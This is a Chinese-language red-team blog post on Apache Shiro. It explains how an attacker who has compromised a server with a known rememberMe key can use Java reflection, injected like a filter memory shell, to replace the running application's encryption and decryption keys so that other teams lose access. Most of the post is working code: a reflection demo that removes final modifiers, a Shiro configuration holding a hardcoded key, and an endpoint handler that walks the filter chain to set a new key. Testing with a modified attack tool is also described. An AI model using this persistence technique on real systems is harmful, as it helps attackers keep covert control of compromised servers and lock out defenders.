







前言
在这个shiro末年时代,攻防演练越来越难。对于传统红队队员提出了更高的一些要求,shiro最近的对于红蓝对抗中发挥了不可磨灭的价值。这里提出一些新奇的攻击手法针对shiro实战,提高红队队员的价值,以及让红蓝对抗更有意思一些。
默认环境
试想当我们发现某站点存在shiro并且已知key,那么这个站就理论上就不可能拿不下。但你能拿下,其他队伍也能拿下,那么如何将这个点牢牢的掌握在自己的手里呢?最好的办法就改加解密的key的值。
shiro <= 1.2.4默认是将key写在AbstractRememberMeManager类的DEFAULT_CIPHER_KEY_BYTES字段,当然还有其他方式配置文件、配置类等也是可以的。这里的DEFAULT_CIPHER_KEY_BYTES字段是权限是private static final, 只能通过反射方式去修改这个值。


由于权限太死太小,一般直接调用反射是无法进行直接的修改。值得庆幸的是key是字节数组类型,而不是int、String等基本类型,不然得通过反射修改之后还得通过反射调用才能获取修改后的值。这里给个代码示例:
import org.apache.shiro.codec.Base64;

public class Penson {
    private static final String strX = "strX";
    private static final int intX = 1;
    private static final Object objX = new StringBuilder("objX");
    private static byte[] keys = Base64.decode("kPH+bIxk5D2deZiIxcaaaA==");

    public String getStrX() {
        return strX;
    }

    public byte[] getKeys(){
        return keys;
    }

    public int getIntX() {
        return intX;
    }

    public Object getObjX() {
        return objX;
    }

    public Penson() {
    }
}
import java.lang.reflect.Field;
import java.lang.reflect.Modifier;

public class DEMO1 {
    public static void main(String[] args) {
        Penson penson = new Penson();
        System.out.println("before修改: " + penson.getIntX());
        System.out.println("before修改: " + penson.getStrX());
        System.out.println("before修改: " + penson.getObjX());
        System.out.println("before修改: " + new String(penson.getKeys()));

        try {

            Field fieldInt = penson.getClass().getDeclaredField("intX");
            Field fieldStr = penson.getClass().getDeclaredField("strX");
            Field fieldObj = penson.getClass().getDeclaredField("objX");
            Field fieldKey = penson.getClass().getDeclaredField("keys");
            fieldInt.setAccessible(true);
            fieldStr.setAccessible(true);
            fieldObj.setAccessible(true);
            fieldKey.setAccessible(true);
            Field modifiers1 = fieldInt.getClass().getDeclaredField("modifiers");
            Field modifiers2 = fieldStr.getClass().getDeclaredField("modifiers");
            Field modifiers3 = fieldObj.getClass().getDeclaredField("modifiers");
            Field modifiers4 = fieldKey.getClass().getDeclaredField("modifiers");
            modifiers1.setAccessible(true);
            modifiers2.setAccessible(true);
            modifiers3.setAccessible(true);
            modifiers4.setAccessible(true);
            modifiers1.setInt(fieldInt,fieldInt.getModifiers() &~ Modifier.FINAL);
            modifiers2.setInt(fieldStr,fieldStr.getModifiers() &~ Modifier.FINAL);
            modifiers3.setInt(fieldObj,fieldObj.getModifiers() &~ Modifier.FINAL);
            modifiers4.setInt(fieldKey,fieldKey.getModifiers() &~ Modifier.FINAL);
            fieldInt.set(penson, 2);
            fieldStr.set(penson, "hello");
            fieldObj.set(penson, new StringBuffer("objx hello"));
            fieldKey.set(penson, new byte[]{12, 23, 45});
            System.out.println("");
            System.out.println("after修改 " + penson.getIntX());
            System.out.println("after修改 " + penson.getStrX());
            System.out.println("after修改 " + penson.getObjX());
            System.out.println("after修改 " + new String(penson.getKeys()));
            System.out.println();
            System.out.println("after修改 反射调用 " + fieldInt.get(penson));
            System.out.println("after修改 反射调用 " + fieldStr.get(penson));
            System.out.println("after修改 反射调用 " + fieldObj.get(penson));
            System.out.println("after修改 反射调用 " +new String((byte[])fieldKey.get(penson)));

        } catch (NoSuchFieldException e) {
            e.printStackTrace();
        } catch (IllegalAccessException e) {
            e.printStackTrace();
        }


    }
}
使用spring boot搭建shiro环境就免不了需要配置bean,这里还是使用GitHub上项目JavaLearnVulnerability作为示例。这是一个最简单的配置下,不难发现最终所有配置内容都是最终到ShiroFilterFactoryBean之中。
@Configuration
public class ShiroConfig {
    @Bean
    MyRealm myRealm() {
        return new MyRealm();
    }

    @Bean
    DefaultWebSecurityManager securityManager() {
        DefaultWebSecurityManager manager = new DefaultWebSecurityManager();
        manager.setRememberMeManager(rememberMeManager());
        manager.setRealm(myRealm());
        return manager;
    }

    @Bean
    public RememberMeManager rememberMeManager(){
        CookieRememberMeManager cManager = new CookieRememberMeManager();
        cManager.setCipherKey(Base64.decode("4AvVhmFLUs0KTA3Kprsdag=="));
        SimpleCookie cookie = new SimpleCookie("rememberMe");
        cookie.setMaxAge(7 * 24 * 60 * 60);
        cManager.setCookie(cookie);
        return cManager;
    }

    @Bean
    ShiroFilterFactoryBean shiroFilterFactoryBean() {
        ShiroFilterFactoryBean bean = new ShiroFilterFactoryBean();
        bean.setSecurityManager(this.securityManager());
        Map<String, String> map = new LinkedHashMap();
        map.put("/**", "anon");//* anon:匿名用户可访问
        map.put("/*", "anon");//* anon:匿名用户可访问
        map.put("/index/**", "anon"); //authc:认证用户可访问
        map.put("/index/*", "anon"); //authc:认证用户可访问
        bean.setFilterChainDefinitionMap(map);
        return bean;
    }

}

从命名中就能看到是一个filter bean,debug查看一些请求的堆栈信息。随便找个调用doFilter方法进去就能发现存在filters,ShiroFilterFactoryBean是在第三个。
进行找到securityManager->rememberMeManager就能发现encryptionCipherKey和decryptionCipherKey。

去AbstractRememberMeManager源码可以发现如果开发人员没有配置setCipherKey方法的,encryptionCipherKey和decryptionCipherKey是和DEFAULT_CIPHER_KEY_BYTES是一个值。所以其实就算前面我们修改成功DEFAULT_CIPHER_KEY_BYTES的值也是没有用,本质得修改encryptionCipherKey和decryptionCipherKey的值。
修改思路
我们得出得修改decryptionCipherKey和encryptionCipherKey的值,目前有两种解决方案:
- 拿下目标之后直接对目标的配置文件就行修改,然后重启服务。
- 利用filter内存马思维去修改shiroFilterFactoryBean中的encryptionCipherKey和decryptionCipherKey的值。
显然重启服务是一个不可取操作,那么只剩下filter内存马方法。这里直接给出解决代码:
    @RequestMapping("/say")
    public String HelloSay(HttpServletRequest request , HttpServletResponse response) throws Exception {
        ServletContext context = request.getServletContext();
        Object obj = context.getFilterRegistration("shiroFilterFactoryBean");
        Field field = obj.getClass().getDeclaredField("filterDef");
        field.setAccessible(true);
        obj = field.get(obj);
        field = obj.getClass().getDeclaredField("filter");
        field.setAccessible(true);
        obj = field.get(obj);
        field = obj.getClass().getSuperclass().getDeclaredField("securityManager");
        field.setAccessible(true);
        obj = field.get(obj);
        field = obj.getClass().getSuperclass().getDeclaredField("rememberMeManager");
        field.setAccessible(true);
        obj = field.get(obj);
        java.lang.reflect.Method setEncryptionCipherKey = obj.getClass().getSuperclass().getDeclaredMethod("setEncryptionCipherKey", new Class[]{byte[].class});
        byte[] bytes = java.util.Base64.getDecoder().decode("3AvVhmFLUs0KTA3Kprsdag==");
//                    java.util.Base64.getEncoder().encode(bytes);
        setEncryptionCipherKey.invoke(obj, new Object[]{bytes});
        java.lang.reflect.Method setDecryptionCipherKey = obj.getClass().getSuperclass().getDeclaredMethod("setDecryptionCipherKey", new Class[]{byte[].class});
        setDecryptionCipherKey.invoke(obj, new Object[]{bytes});
//        response.
//        response.getClas
        response.getWriter().println("ok");
        response.getWriter().flush();
        response.getWriter().close();
        return "ok";
    }



实际本地测试效果,这里使用笔者自己魔改的shiro_attack工具进行实际测试:
这是修改之前的使用配置key(4AvVhmFLUs0KTA3Kprsdag==)的攻击效果:


然后访问/say修改key
总结
修改shiro的filter逻辑进而修改加解密key,其实和打filter内存马逻辑差不多。只是打内存马是添加一个filter,然后将添加的filter处理逻辑移到第一个处理。修改key是原本的处理逻辑就有存在filter,但将原本的filter修改逻辑,将key的字节修改成设置的key。所以说重启服务就修改key失效,和内存马逻辑是一样的。然后这个对业务应该是没有任何影响除非业务用到了key,总之修改key还是慎重吧。
参考
https://zhuanlan.zhihu.com/p/107267834